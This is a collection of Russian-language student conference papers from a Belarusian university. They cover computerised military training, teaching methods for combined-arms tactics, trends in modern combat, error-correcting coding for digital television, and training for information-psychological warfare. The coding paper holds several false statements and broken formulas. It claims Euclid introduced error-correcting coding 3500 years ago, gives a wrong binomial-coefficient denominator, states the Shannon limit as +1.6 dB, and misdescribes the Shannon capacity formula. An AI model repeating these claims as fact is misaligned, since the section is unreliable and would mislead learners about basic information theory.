Республике Беларусь в настоящее время нужна инновационная армия, в которой к профессионализму и компетентности военнослужащих, в первую очередь к офицерскому корпусу, предъявляются требования самого высокого уровня. Этому соответствуют и цели новой образовательной модели. Ее основные стороны - направленность системы образования на всестороннее развитие специалистов с учетом личных качеств и способностей и формирование практических умений по выполнению профессиональных задач.

Такая постановка вопроса соответствует требованиям и военного обучения. Офицер независимо от воинской специальности обязан иметь и теоретическую базу, и практические умения, и навыки по организации и управлению боем. Кроме того, каждый командир должен уметь в боевых условиях лично эксплуатировать боевую технику и вооружение.

Современный период развития общества характеризуется сильным влиянием на него компьютерных технологий, которые проникают во все сферы человеческой деятельности, обеспечивают распространение информационных потоков в обществе, образуя глобальное информационное пространство.

Этот процесс сопровождается существенными изменениями в педагогической теории и практике учебно-воспитательного процесса, связанными с внесением корректив в содержание технологий обучения, которые должны быть адекватны современным техническим возможностям, и способствовать гармоничному вхождению ребенка в информационное общество. Компьютерные технологии призваны стать не дополнительным «довеском» в обучении, а неотъемлемой частью целостного образовательного процесса, значительно повышающей его эффективность.

Поэтому одной из задач системы военного образования в настоящее время, когда инновациям в обучении уделяется повышенное внимание, становится практическое применение самых современных идей и подходов с целью повышения профессионального, культурного и нравственного уровня курсантов и офицеров.

Выделяют следующие методические цели использования программных средств учебного назначения:

- индивидуализировать и дифференцировать процесс обучения;
- осуществлять контроль с диагностикой ошибок и с обратной связью;
- осуществлять самоконтроль и самокоррекцию учебной деятельности;
- высвободить учебное время за счет выполнения компьютером трудоемких рутинных вычислительных работ;
- визуализировать учебную информацию;
- моделировать и имитировать изучаемые процессы или явления;
- проводить лабораторные работы в условиях имитации на компьютере реального опыта или эксперимента;
- формировать умение принимать оптимальное решение в различных ситуациях;
- развивать определенный вид мышления (например, наглядно-образного, теоретического);

Учебные средства на современном этапе включают в себя электронные (компьютеризированные) учебники; электронные лекции, контролирующие компьютерные программы; справочники и базы данных учебного назначения; сборники задач и генераторы примеров (ситуаций); предметно-ориентированные среды; учебно-методические комплексы; программно-методические комплексы; компьютерные иллюстрации для поддержки различных видов занятий.

Рассмотрим более подробно программные средства учебного назначения, которые наиболее широко используются в системе образования.

Обучающая программа (ОП) - это специфическое учебное пособие, предназначенное для самостоятельной работы учащихся. Оно должно способствовать максимальной активизации обучаемых, индивидуализируя их работу и предоставляя им возможность самим управлять своей познавательной деятельностью. ОП является лишь частью всей системы обучения, следовательно, должна быть увязана со всем учебным материалом, выполняя свои специфические функции и отвечая вытекающим из этого требованиям.

Программы называются обучающими, потому что принцип их составления носит обучающий характер (с пояснениями, правилами, образцами выполнения заданий и т.п.). Они могут одновременно использоваться переменным составом и преподавателями вуза, а также офицерами в войсках. Программами они называются потому, что составлены с учетом всех пяти принципов программированного обучения:

- наличие цели учебной работы и алгоритма достижения этой цели;
- расчлененность учебной работы на шаги, связанные с соответствующими дозами информации, которые обеспечивают осуществление шага;
- завершение каждого шага самопроверкой и возможным корректирующим воздействием;
- использование автоматического устройства;
- индивидуализация обучения (в достаточных и доступных пределах)

При составлении ОП необходимо учитывать психофизиологические закономерности восприятия информации. Очень важно создать положительный эмоциональный фактор, вызвать интерес к работе и поддерживать его во время выполнения всей ОП — это необходимое условие успешности обучения. Хорошо построенная ОП позволяет:

- избегать монотонности заданий, учитывать смену деятельности по ее уровням: узнавание, воспроизведение, применение;
- предоставить возможность успешной работы с ОП и сильным, и средним, и слабым ученикам;
- учитывать фактор памяти (оперативной, кратковременной и долговременной).

Системы дистанционного обучения могут одновременно использоваться переменным составом и преподавателями вуза, а также офицерами в войсках.

В основу системы дистанционного образования должны быть положены следующие компоненты и мероприятия:

- единая национальная сеть электронных общенаучных и военных библиотек, банков и баз данных;

- система электронных методических кабинетов, обеспечивающих методическое руководство самообразованием, самостоятельной оценкой своих знаний и предоставление другой необходимой помощи;

- система специальных методик обучения, учебной электронной литературы, пособий и тестовых заданий для управления и ведения дистанционного обучения курсантов, слушателей и офицеров, которая в настоящее время полностью отсутствует;

- система открытого учета выполнения программ самообразования, оценки знаний, умений и навыков военнослужащих, полученных при выполнении контрольных, тестовых заданий, служебных обязанностей по занимаемым должностям, в конкурсах на звание лучшего специалиста;

- комплекс системотехнических сетевых решений, специального учебного интерактивного интерфейса и других средств, позволяющих использовать Интернет и формировать специальные сети, охватывающие военные вузы, воинские соединения и части, органы военного управления, так чтобы офицеры и курсанты могли эффективно совершенствоваться в профессиональном отношении;

- комплекс директивных документов, в том числе специальных разделов в приказах и организационно-методических указаниях по организации боевой и оперативной подготовки, в планах боевой и оперативной подготовки объединений, соединений и частей, личных планах повышения квалификации офицеров, позволяющих им самостоятельно формировать и успешно выполнять планы самообразования.

Реализация перечисленных выше предложений делает возможным создание информационно-образовательных порталов в военном вузе, формирование в их составе баз данных и учебно-методических материалов, доступных в системе дистанционного военного образования и позволяющих поддерживать самостоятельную работу офицеров и курсантов.

Реалии сегодняшнего дня требуют освоения курсантами и студентами техники и вооружения в сжатые сроки, чего нельзя достичь без применения учебно-тренировочных средств, обучающих программ, созданных на основе передовых информационных технологий. Они позволяют более наглядно и в доступной форме проводить обучение, объективно контролировать действия обучаемых, своевременно выявлять и устранять допускаемые ошибки, сокращать время эксплуатации дорогостоящей боевой техники и вооружения, расход боеприпасов и моторесурсов. Другими словами, делать процесс обучения более экономичным и эффективным.

#### **Список использованных источников:**

1. По материалам Специализированного образовательного портала Инновации в образовании [Электронный ресурс] <http://sinncom.ru>
2. Наука и инновации в Республике Беларусь 2002: Стат. сб. - Минск: КНТ, Минстат.
3. Коклевский, А.В. Педагогические условия реализации информационных технологий в обучении студентов /А.В. Коклевский // Кіраванне адукацыі. — 2008. — № 9.
4. Бирюкова, Н. А. Образование как фактор профессиональной мобильности выпускника университета. Пути повышения качества профессиональной подготовки студентов: материалы междунар. науч.-практ. конф. Минск, 22—23 апр. 2010 г. /редкол.: О. Л. Жук— Минск.
5. БГУ, 2010. 2. Ванькина, И. В... Маркетинг образования: учеб. пособие / И. В. Ванькина, А. П. Егоршин, В. И. Кучеренко. — М.: Университетская книга. Логос. —2007.

6. Григорьев С.Г., Гриншкун В.В. Учебник - шаг на пути к системе обучения "Информатизации образования". // В сборнике научных трудов "Проблемы школьного учебника". / Научно-методическое издание. М.: ИСМО РАО, - 2005. С. 219-222.
7. Зайцева С. А. Иванов В. В. «Информационные технологии в образовании»
8. Советская Военная Энциклопедия: в 8 т. / пред. гл. ред. комиссии Н.В. Огарков. — М.: Воениздат, 1979. — Т. 7. — 687 с.

## ИННОВАЦИОННЫЕ ТЕХНОЛОГИИ ПРИ ИЗУЧЕНИИ ТАКТИКИ ОБЩЕВОЙСКОВОГО БОЯ

Субтельник Н.В.

Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь

Лялихов К.А.

Аннотация. Инновации в образовательной деятельности – это использование новых знаний, приёмов, подходов, технологий для получения результата в виде образовательных услуг. Проанализировав последние разработки, можно уверенно сказать, что большинство их посвящены различного рода технологиям. За рубежом, вопрос об образовательных технологиях появился в середине XX в., в то время когда возникли первые программы аудиовизуального обучения, т.е. обучения с помощью технических средств.

«Образовательные технологии» как термин, появился в 1960-х гг., означает построение педагогического процесса с гарантированным результатом. Главной целью инновационных технологий образования в системе военного образования является подготовка военнослужащих в постоянно меняющемся мире. Сама суть этого способа обучения заключается в концентрации учебной деятельности на реализацию потенциала офицерского состава. Также такой способ обязан развивать систему инновационных процессов, и способствовать поиску творческих решений поставленных задач. В заключении хотелось бы добавить, что использование курсантами инновационных технологий в процессе обучения влечет за собой интенсификацию мышления, обеспечивает высокую активность учебно-познавательной (коммуникативной, творческой) деятельности, позитивное отношение курсантов к предмету усвоения, формирует готовность офицерских кадров к самостоятельным действиям в условиях новизны, помогает развитию активного внимания и способности его переключения на другие явления по мере необходимости.

Организовывая занятия по Тактике необходимость учёта стиля учения позволяет осуществлять выбор программы индивидуального развития обучающегося в оптимальном для этого обучающегося режиме. Если процесс обучение ориентировать индивидуально, основываясь на учёте стиля обучения, можно увеличить интерес и мотивацию обучающихся в условиях подготовки различных будущих специалистов несмотря на их специфику профессиональной деятельности.

При построении занятий с курсантами, независимо от теоретического или практического, проведения, необходимо пытаться воссоздать обстановку наиболее приближенную к реальным боевым действиям, без всевозможных упрощений и шаблонов. Это в конечном итоге будет благоприятно сказываться на выработке у курсантов познавательной деятельности к занятиям тактикой, формированию критической точки зрения, самостоятельности, проявлению разумной инициативы, побуждению к активности и использованию всех возможностей ВВСТ.

С целью повышения эффективности занятий в результате проведения заседаний кафедры тактики были предложены и реализованы на практике различные методические приемы активизации познавательной деятельности курсантов при изучении курса «Тактика». При организации учебных занятий, выборе форм и методов их проведения преподаватели опирались на статистические данные по стилям учения курсантов, полученные в результате наблюдений и проведения диагностических методик «Дихотомический тест», «Диагностический материал по определению доминирования вида восприятия».

Необходимость в фундаментальных навыках, знаниях и умениях позволяют курсанту глубоко изучить вопросы тылового обеспечения в нынешних реалиях общевойскового боя и эмпирическим путём отработать учебные, методические и комплексные тактико-тыловых вопрос на ЭВМ.

Проведение практической подготовки курсантов необходимо реализовать по средствам: определения общей степени подготовленности курсантов на каждой теме занятия; постановки индивидуальных заданий курсантам на основе их уровня подготовки в преддверии каждого занятия, особенностей их стиля учения; реализация индивидуального подхода к курсантам во время проведения занятия.

Форма зачёт выбирается на основе учета стиля обучения курсантов: беседа с обоснованием специально разработанного задания, беседа по билетам, сделанных с практической уклонкой и тестовое задание на ПК. Из этого следует, что это в конечном итоге позволяет определить курсантам форму контроля, более подходящую его стилю обучения.

При организации и руководстве самостоятельной работой курсантов, учитывающей их стили учения, осуществлялись: изучение и учет индивидуальных и социально-психологических особенностей курсантов, их учебных стилей; оказание помощи курсантам в овладении методами самостоятельной работы и в ее планировании на основе методики «обучение - закрепление - контроль»; разработка заданий на самостоятельную работу курсантов и методических рекомендаций по их выполнению; проведение групповых и индивидуальных консультаций; обеспечение самостоятельных занятий тренажерными комплексами, учебными приборами, другими техническими средствами обучения и учебными пособиями; контроль за ходом самостоятельной работы курсантов.

По завершении каждого учебного года осуществлялась диагностика уровня развития познавательной активности курсантов экспериментальной группы, для чего:

1) применялись тестовые задания на ПК по проверки сформированных навыков и умений, закрепления полученных знаний в различных разделах курса «Тактика»;

2) при проведении разных видов занятий с курсантами, прослеживать и анализировать их характер деятельности, проявления интереса к предмету на самостоятельной подготовке.

Виды общевойскового боя.

Основными видами общевойскового боя являются оборона и наступление. В начале войны оборона будет важнейшим и наиболее распространенным видом боя.

Необходимо понимать что оборонительные действия предпринимаются из-за необходимости с главной целью – отбить атаку противника, нанести ему максимально возможные потери и сделать всё необходимое для перехода своих войск в наступление. Оборона будет широко применяться во всех этапах войны. Есть оборона позиционная и маневренная. Следует отметить что одной обороной выиграть войну нереально.

Процесс обучению тактики общевойскового боя делится на следующие методы проведения занятия:

Лекционный метод в сочетании с показом (демонстрация) и рассказ-беседой. С целью ознакомить с понятиями боевого, предбоевого и походного порядками отделения и взвода, обеспечением их деятельности.

Лекционный метод с использованием наглядных пособий и технических средств обучения. С целью ознакомить с условиями, обеспечивающими успешное выполнение боевых задач воинами и подразделениями; воспитывать инициативу и самостоятельность в сложной обстановке.

Рассказ-беседа с практическим показом отдельных положений общей тактики на рельефном макете местности (ящике с песком, классной доске, плакатах, демонстрационных тактических схемах. С целью ознакомить с основами общей тактики и боевых действий вооружённых сил; добиться понимания основ общевойскового боя; на примерах боевого героизма советского народа прививать любовь к Родине и её Вооружённым Силам.

Рассказ-беседа (семинар) с применением наглядных пособий (показ) и технических средств обучения. С целью ознакомить с организацией, вооружением и тактикой действий определённых видов вооружённых сил, основными характеристиками их вооружения и боевой техники; воспитывать веру в победу над хорошо вооружённым противником.

Рассказ-беседа в ходе групповых упражнений. С целью ознакомить с основами управления отделением; научить обязанностям солдата в бою и привить навыки их выполнения.

Тактико-строевое занятие на местности. С целью изучить занимаемую огневую позицию, самоокапываться и маскировать место для стрельбы под огнём противника.

Так же проводятся практические занятия методом рассказ-беседы или, например, на местности с предварительным показом приёма метания гранат, которое проводится на учебном поле для тактических занятий или оборудованном учебном городке данного учебного заведения; подготовка учащихся сообщений, рефератов, научных работ; выполнение курсовых работ; самостоятельное изучение материала; выполнение тактических летучек; проведение практических занятий.

На занятиях по тактике могут применяться следующие средства наглядности:

1) графические (карты, схемы, рисунки, чертежи, таблицы);

2) экранные (кинофильмы, диафильмы, телевидение, диапозитивы, слайды);

3) объёмные (макеты местности, стенды);

4) имитационные (макеты, модели, очаги пожаров, зоны заражения и районы заграждений, имитация выстрелов и разрывов);

5) натуральные (поучительная местность с характерным рельефом, ориентирами, препятствиями, заграждениями, оборудованными позициями; боевая техника, машины управления).

Заключение. Если применять творчески все формы и методы обучения курсантов, то грамотное их сочетание поможет успешно достичь поставленных целей, откроет широкие перспективы реализации принципа единства и воспитания. Исходя из этого необходимо планировать занятия по дисциплине «Тактика» определяя рациональность и правильность применяемых форм и методов обучения, для того чтобы выработать у курсантов все возможные навыки и умения для ведения боевых действий в какой последовательности проводить занятия, чтобы постепенно усложнять условия обучения, переходить от простого к более сложному.

## НОВЫЕ ЧЕРТЫ ОБЩЕВОЙСКОВОГО БОЯ

Чигир М.В.

Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь

Вершило Д.Н.

Аннотация. В условиях неопределенности военно-политической обстановки, тактика может и должна решать следующие задачи: изучение и разработка характера сражения (боя), удара, условий и способов их проведения; определение потребностей в соединениях, частях и подразделениях, их боевого состава и организации; разработка планов развития и подготовки всех соединений и частей; оснащения соединений вооружением и военной техникой, поддержание их боеготовности, несение боевой службы; разработка планов боевых действий, постановка задач войскам, организация взаимодействия, управления, всестороннего обеспечения, управление соединениями и подразделениями в ходе боевых действий, направление их усилий на выполнение задач боя и достижение целей боя.

С появлением новых средств борьбы невиданной мощности и дальнейшим развитием обычного вооружения неизмеримо повысились требования к психологической подготовке и физической закалке воинов, к освоению ими оружия и боевой техники, к постоянному совершенствованию тактической выучки войск.

Новой характерной чертой современного общевойскового боя явится изменение величины, структуры и "географии" потерь. Возрастает роль внезапных упреждающих действий, особенно с использованием высокоточного оружия. С разработкой качественно новой техники и вооружения, средств поражения появилась возможность в короткие сроки прицельными ударами на большие дальности уничтожать важнейшие объекты противника, выводить из строя отдельные элементы боевого порядка, резко менять соотношение сил и средств, достигать крупного тактического результата.

Применение воздушно-десантных, автомобильных войск и других элементов воздушного эшелона обеспечивает в современном наступательном бою полное использование в более короткие сроки результатов огневых ударов, наносимых по всей глубине боевого порядка войск противостоящего противника.

Активное использование фронтовой авиации, авиации Сухопутных войск и тактических воздушных десантов придает современному общевойсковому бою объемный характер, внесет существенные изменения в содержание и способы действий войск. Главным, например, в наступательном бою становится не последовательное "прогрызание" оборонительных позиций, насыщенных новейшими противотанковыми средствами и не парирование ударов его высокоподвижных резервов, а массированное и согласованное применение наземных и воздушных сил, одновременное мощное воздействие огнем и ударами высокоподвижных войсковых формирований по наиболее важным и уязвимым элементам боевого порядка противника на всю его глубину для достижения целей наступления в кратчайшие сроки. Это становится ведущей тенденцией, определяющей суть наступательного боя.

Применение общевойсковых формирований в общевойсковом бою должно основываться на определенных принципах военного искусства. Они выражают подходы, направления практического применения законов и закономерностей вооруженной борьбы, изложенные в соответствующих документах и различных военных изданиях.

Особо важным становится принцип мобильности войсковых формирований. Сейчас под мобильностью войсковых формирований следует понимать их способность адекватно реагировать на угрозы, в короткие сроки создавать необходимые группировки в районах возникновения конфликтных ситуаций и войн, быстро принимать оперативное построение (боевой порядок) и вступать в сражение (бой). Реализация этого принципа достигается не столько передвижением войск своим ходом, перевозками по уязвимым железным дорогами, сколько высокой постоянной боевой готовностью мобильных сил, переброской войск, вооружения и техники по воздуху и морем.

Изменяется принцип массирования сил и средств, это будет осуществляться в многомернообъемных формах с целью добиться превосходства на земле, и в воздухе.

Современный общевойсковой бой может вестись с применением ядерного оружия, а также других средств поражения или с применением только обычного оружия, которое составляют все огневые и ударные средства, применяющие артиллерийские, зенитные, авиационные, стрелковые, инженерные боеприпасы, ракеты в обычном снаряжении, зажигательные боеприпасы и огнесмеси.

Новым направлением в развитии ядерного оружия в армии США считается создание нейтронного оружия. При взрыве нейтронного боеприпаса освобождается огромное количество нейтронов, обладающих большой проникающей способностью даже сквозь защитные материалы и высокой биологической активностью.

В последние годы министерство обороны США особое внимание уделяет разработке так называемых бинарных (двойных) химических боеприпасов. Бинарные химические боеприпасы имеют снаряжение, состоящее из двух исходных компонентов, каждый из которых в отдельности является

нетоксичным или малотоксичным химическим веществом. Во время полета боеприпаса к цели исходные компоненты снаряжения смешиваются и в результате химической реакции образуется отравляющее вещество нервно-паралитического действия.

Также современный общевойсковой бой может вестись с применением бактериологического (биологического) оружия. Поражающее действие этого оружия основано на свойствах бактериальных средств, к которым относятся болезнетворные микробы и вырабатываемые ими токсины (яды). Характерными особенностями этого оружия, по данным иностранной печати, являются: способность вызывать массовые инфекционные заболевания, длительность действия, сложность обнаружения во внешней среде, наличие скрытого (инкубационного) периода действия.

Главным направлением в развитии обычных средств вооруженной борьбы на современном этапе, как отмечается в зарубежной печати, является создание высокоточного оружия (ВТО). К нему относятся такие системы оружия, в которых точность определения координат целей, время реакции оружия и качество наведения обеспечивают поражение цели первым выстрелом или пуском с вероятностью не ниже 0,6 в реальном масштабе времени. Это достигается высоким быстродействием и техническим совершенством автоматизированных средств разведки и применением управляемых или самонаводящихся боеприпасов и ракет. К высокоточному оружию относятся: разведывательно-ударные (огневые) комплексы, автоматизированные системы управления огнем, противотанковые ракетные комплексы, самонаводящиеся снаряды полевой артиллерии, управляемые ракеты различных классов, противорадиолокационные ракеты, управляемые авиационные бомбы и кассеты.

Немалое значение в современном общевойсковом бою служит артиллерия. Артиллерия предназначается для уничтожения (подавления) средств ядерного нападения, артиллерии, танков, противотанковых и других огневых средств, живой силы, пунктов управления, средств ПВО, радиоэлектронных средств, разрушения оборонительных сооружений противника. Обладает большой мощностью и меткостью огня, высокой скоростью изготовления к выполнению задачи, способностью к широкому маневру и быстрому сосредоточению огня по важнейшим объектам.

Большое влияние на развитие тактики окажет совершенствование средств и систем управления, связи, боевого, технического, тылового и морально-психологического обеспечения. Средства управления с элементами искусственного интеллекта постепенно охватят все уровни войсковых формирований тактического звена, все элементы управленческого труда командиров и штабов. Это резко повысит эффективность использования подразделений и частей и образцов вооружения и военной техники в целом. По мере осуществления процессов автоматизации, разведки и добытия данных обстановки, их передачи и обработки в масштабе времени, близком к реальному, ускорится выработка решений, повысится их качество, что обеспечит своевременную постановку задач подчиненным и контроль за их исполнением. Внедрение автоматизированной системы навигации обеспечит минимальное время и высокую точность привязки базирования боевых средств, вывода не только соединений и частей, но и отдельных боевых машин в районы выполнения боевых задач, повысит точность попадания снарядов в цель. Повышение точности всех огневых средств приведет к значительному уменьшению потребности в силах и средствах для выполнения боевых задач, особенно в боеприпасах.

Важным видом артиллерийского вооружения современных армий являются минометы. Они считаются наиболее эффективным средством поддержки пехоты в ближнем бою. Они просты по устройству, имеют крутую траекторию, сравнительно небольшую массу и позволяют променять фугасные мины с большой относительной массой разрывного заряда, а также обеспечивают большую площадь поражения при стрельбе осколочными и осколочно-фугасными минами. Однако им присущи и некоторые недостатки: ограниченная дальность стрельбы, большое рассеивание и другие, по устранению которых ведутся работы.

Таким образом, изменения в характере и принципах современного общевойскового боя под влиянием новых средств вооруженной борьбы, боевые возможности этих средств привели к появлению в тактике ряда проблем, т.е. сложных задач, требующих решения.

**Список использованных источников:**

1. Резниченко, В. Г. Тактика / В. Г. Резниченко, И. Н. Воробьев, Н. Ф. Мирошниченко, Ю. С. Надиоров, А. А. Сидоренко — М.: Воениздат, 1987. — 496 с.
2. Гурин, А. В. Тенденции развития тактики общевойскового боя / А. В. Гурин [Электронный ресурс]. — 1994. — Режим доступа: [http://samlib.ru/a/aleksandr\\_waleryxewich\\_girin/taktika-2.shtml](http://samlib.ru/a/aleksandr_waleryxewich_girin/taktika-2.shtml). — Дата доступа: 20.04.2013.
3. Зарицкий В. Н. Общяя тактика / В. Н. Зарицкий, Л. А. Харкевич. — Тамбов: ТГТУ, 2007. — 162 с.



## ПОМЕХОУСТОЙЧИВОЕ КОДИРОВАНИЕ ДЛЯ ПЕРЕДАЧИ ЦИФРОВОГО ТЕЛЕВИДЕНИЯ ПО КАНАЛАМ СВЯЗИ

Досов Д.П.

Белорусский государственный университет информатики и радиоэлектроники г. Минск, Республика Беларусь

Утин Л.Л. - к.т.н., доцент

Аннотация. В докладе рассматривается помехоустойчивое кодирование для передачи цифрового телевидения по каналам связи.

При увеличении скорости передачи качество передачи оценивалось по BER – отношению количества ошибок по сравнению с количеством переданных бит. Появились понятия "готовность линии к передаче" и "качество передачи". Характеристики качества были приведены в рекомендациях G.811 и G.826 МСЭ-Т. При анализе характеристик качества период времени передачи исключается.

Линия считалась подготовленной к передаче, если BER превышает 10<sup>-3</sup> для последовательных 10 секунд и более.

В XX веке появилось понятие "помехоустойчивое кодирование". Оно началось с появлением кодов Хэмминга, формулы и предела Шеннона.

Хотя, может быть, следует вспомнить Евклида, который 3500 лет назад ввел понятие помехоустойчивого кодирования. Определил необходимую скорость передачи символов и дистанцию между ними – "дистанция по Евклиду". Ею пользуются в США и сейчас, применяя TCM-модуляцию (теперь 8PSK – решетка с 8 состояниями), по правилу Унгербоэка с пространственной избыточностью. Эффективность кодирования получается 3,6 дБ.

После 50-х годов прошлого века специалисты стали считать, что сбой импульсной посылки происходит не из-за игольчатого выброса шума в 5–10•10<sup>6</sup> пкВт, а из-за белого гауссового шума AWGN (Additive White Gaussian Noise) в канале с релейскими замираниями.

Априорную вероятность ошибки определяли как:

$$P = Q\left(\sqrt{\frac{2E_b}{N_0}}\right),$$

где

$$Q(x) = \frac{1}{\sqrt{2\pi}} \int_x^{\infty} e^{-z^2/2} dz, x \geq 0 \quad \frac{E_b}{N_0}$$

отношение сигнал/шум на бит (SNR). При M-модуляции формулы имеют более сложный вид. Вероятность ошибки на бит – это вероятность того, что в сообщении из L битов m будут ошибочными.

$$P_b(L, m) = \binom{L}{m} (1 - P_b)^{L-m} P_b^m,$$

где

$$\binom{L}{m} = \frac{L!}{(m-L)!m!},$$

учитывая, что ошибки при приеме кодовых символов происходят независимо с вероятностью ро. При малой вероятности ошибки в канале с учетом скорости кода R = k/n можно считать:

$$P_{\text{ош}} \approx \frac{2t+1}{n} C \binom{t+1}{n} P_o^{t+1},$$

Канальное кодирование позволяет исправлять ошибки цифровой информации за счет включения в поток избыточных импульсов. При этом уменьшается энергия одного бита. Она становится равной K/n.Eb.

В цифровых телевизионных передатчиках применяется помехоустойчивый код с исправлением ошибок на входе приемника FEC (Forward Error Correction). Он состоит из двух кодов: внешнего и внутреннего. Это обеспечивает получение ошибок в тракте передачи-приема BER = 10<sup>-11</sup> (и даже 10<sup>-13</sup>). При блочном кодировании величина ошибки определяется расстоянием по Хеммингу – d. Ошибка, как t = (d-1)/2. Существуют "совершенные коды", позволяющие исправлять все ошибки кратности t. Число совершенных кодов невелико. Примером таких кодов служат коды Хэмминга, Голея, Боуза – Чоудхури – Хоквингема (БЧХ), Рида – Соломона.

Согласование возможности прохождения сигнала через радиотехнические цепи сделал Шеннон. Он предложил формулу, которая теперь носит его имя:

$$\frac{C}{W} = \log_2 \left( 1 + \frac{S}{N_0} \right).$$

Шеннон показал, что пропускная способность канала C с аддитивным шумом AWGN является отношением средней мощности принимаемого сигнала S к средней мощности шума и ширине полосы пропускания W.

При увеличении спектра сигнала (с K8 на K32 в стандарте T2) пропускная способность увеличивается. Пропускная способность имеет размерность бит/с. Нижнее предельное значение Eb/N0, при котором ни при какой скорости нельзя осуществить безошибочную передачу информации, называют пределом Шеннона, равным Eb/N0 = 1,6 дБ, где Eb – мощность сигнала на бит; N0 – полоса шума на бит.

Телевизионный сигнал, выходящий со студии – аналоговый. Превращение его в цифровой осуществляется с помощью теоремы Котельникова. Она приводится в учебниках по телевидению. Поэтому не будем на ней останавливаться.

Первые помехоустойчивые коды предложил Хэмминг. Это были блочные коды, исправляющие одну ошибку. Они записывались так: K(n,k,d), где n число приходящих импульсов, k – информационных. Количество ошибок, которые может исправить код t = (d-1)/2.

Система помехоустойчивости состоит из:

- так называемого энтропийного перемешивания, или адаптации;
- внешнего кодирования кодом Рида–Соломона;
- внешнего перемешивания (интерливинг);
- внутреннего кодирования сверточным (конволюционным) кодом;
- внутреннего перемешивания (интерливинг).

Все это позволяет получить в стандарте DVB-T1 коэффициент ошибок BER = 10<sup>-10</sup>. А в стандарте DVB-T2 – 10<sup>-12</sup>.

**Список использованных источников:**

1. Л.Н. Волков, М.С. Немировский, Ю.С. Шинаков, Системы цифровой радиосвязи, Москва, 2005г.

## **ПОДГОТОВКА И ИСПОЛЬЗОВАНИЕ СРЕДСТВ МАССОВОЙ ИНФОРМАЦИИ В АРМИИ БЕЛАРУСИ ДЛЯ ВЕДЕНИЯ ИНФОРМАЦИОННО-ПСИХОЛОГИЧЕСКОГО ПРОТИВОБОРСТВА**

*Дулуб И.В.*

*Белорусский государственный университет информатики и радиоэлектроники г. Минск,  
Республика Беларусь*

*Утин Л.Л. - к.т.н., доцент*

Аннотация. Несмотря на отсутствие опыта ведения вооруженных конфликтов и миротворческих операций с полноценным участием, информационное противоборство относится к приоритетам строительства и развития армии Беларуси. Для этого активно развивается концептуальная и правовая база, налажена подготовка кадров и техническое обеспечение информационного противоборства.

В 2008-2009 годах на факультете Генерального штаба была разработана и введена в учебный процесс в рамках системы высшего военного образования дисциплина «Информационное противоборство». В рамках данной дисциплины слушатели изучают, в частности, эффективные методы организации и ведения информационного противоборства, основы информационного противоборства, его роль и место в общей системе безопасности государства, содержание, способы и формы информационного противоборства Вооруженных Сил, порядок его подготовки и ведения в мирное и военное время, взгляды зарубежных специалистов на роль, содержание и характер ведения информационного противоборства («информационных войн») в современных условиях; совершенствуют практические навыки в разработке планирующих документов по информационному противоборству.

Подготовка же младших офицеров непосредственно по специальностям ИПб началась как минимум на 5 лет раньше. В 2003 году (через год после образования Центра зарубежной военной информации и коммуникаций) постановлением Минобороны Беларуси от 16.12.2003 г. № 71 (утратило силу) была установлена военно-учетная специальность 093500 «Офицер психологической борьбы (со знанием иностранного языка)» для обучения граждан по программам подготовки офицеров запаса в Минском государственном лингвистическом университете.

С 2011 года или ранее белорусских курсантов направляют в Военный университет Министерства обороны России для подготовки по специальности «Офицер психологической борьбы». Например, в 2011 году планировалось поступление 3 человек. Стоит отметить, что по специальности с таким названием в указанном университете в настоящее время подготовку не ведут, но есть специальности с другими наименованиями, по которым, в сущности, готовят специалистов для ведения информационно-психологического противоборства. В 2017 году была запланирована отправка на обучение в Военный университет МО РФ 8 курсантов по специальности «Информационно-аналитическое обеспечение», 2 – «Информационно-психологическое обеспечение» и 1 курсант по специальности «Анализ зарубежной военной информации» (с такой специальностью также набирают для подготовки кадров в интересах разведывательных структур).

В отличие от белорусских военных специалистов по кибербезопасности, которые проходят подготовку также и в школах НАТО, курсанты и офицеры в области информационно-психологического противоборства обучаются только в Беларуси и России.

Военная академия Беларуси не готовит курсантов по специальности ИПб, но есть близкие (смежные), такие как «Идеологическая работа в подразделениях Вооруженных Сил» и «Практическая психология в военном деле». В 2017 году план приема по этим специальностям 24 и 15 человек соответственно (для сравнения в 2015 году на специальность по идеологии набор составил 16 человек). Одно из требований к профессиональной компетенции курсантов, обучившихся по специальности «Практическая психология в военном деле», – это способность проводить мероприятия по противодействию информационно-психологическому воздействию на военнослужащих и гражданский персонал. К близким специальностям в военном образовании Республики Беларусь можно отнести подготовку курсантов на военном факультете БГУ по специальностям «Морально-психологическое обеспечение воинской деятельности» и «Военная журналистика».

Проблема отсутствия центров подготовки специалистов непосредственно в сфере ИПб характерна не только для Беларуси, но и ряда европейских стран. Эта проблема решается, как правило, посредством набора выпускников других специальностей. Так, например в подразделения психологических операций ВС Швеции подавляющее большинство поступивших на службу были коммуникаторами, маркетологами, копирайтерами, арт-директорами, дизайнерами, журналистами, продюсерами, психологами, социологами, политологами, антропологами. По всем указанным выше специальностям в Республике Беларусь идет подготовка гражданских кадров (иногда в избыточном объеме), таким образом у ВС есть достаточный потенциал для комплектования подразделений ИПб.

Своевременное предоставление для СМИ объективной информации о ходе вооруженного конфликта и деятельности ВС в целом является важной составляющей ИПб, зачастую определяющей исход противоборства. Есть понимание данного тезиса и в Беларуси. Так, в рамках курса ИПб для слушателей факультета ГШ предусмотрен такой раздел, как «подготовка и выступление на брифинге с журналистами» и разработано учебное пособие «Средства массовой информации и коммуникативная компетентность военного специалиста». Однако, до текущего года взаимодействие военнослужащих со СМИ сводилось лишь к статьям в газете «Во славу Родины». Ключевым моментом, изменившим сложившуюся ситуацию, явилось учение «Запад-2017». Необходимость «выхода к прессе» и аккредитации большого числа журналистов была обусловлена не только политическими аспектами, связанными с необходимостью ответа на предшествовавшее учениям тиражирование в СМИ и соцсетях угрозы нападения России на страны НАТО или Украину с территории Беларуси или оставления войск РФ в Беларуси. Но был и прикладной аспект в рамках учений – учет положительного опыта ведения боевых действий Арменией в Нагорном Карабахе в условиях открытости действий вооруженных сил для СМИ и их работы непосредственно в зоне конфликта, как мер ИПб в ходе операции группировки войск (сил).

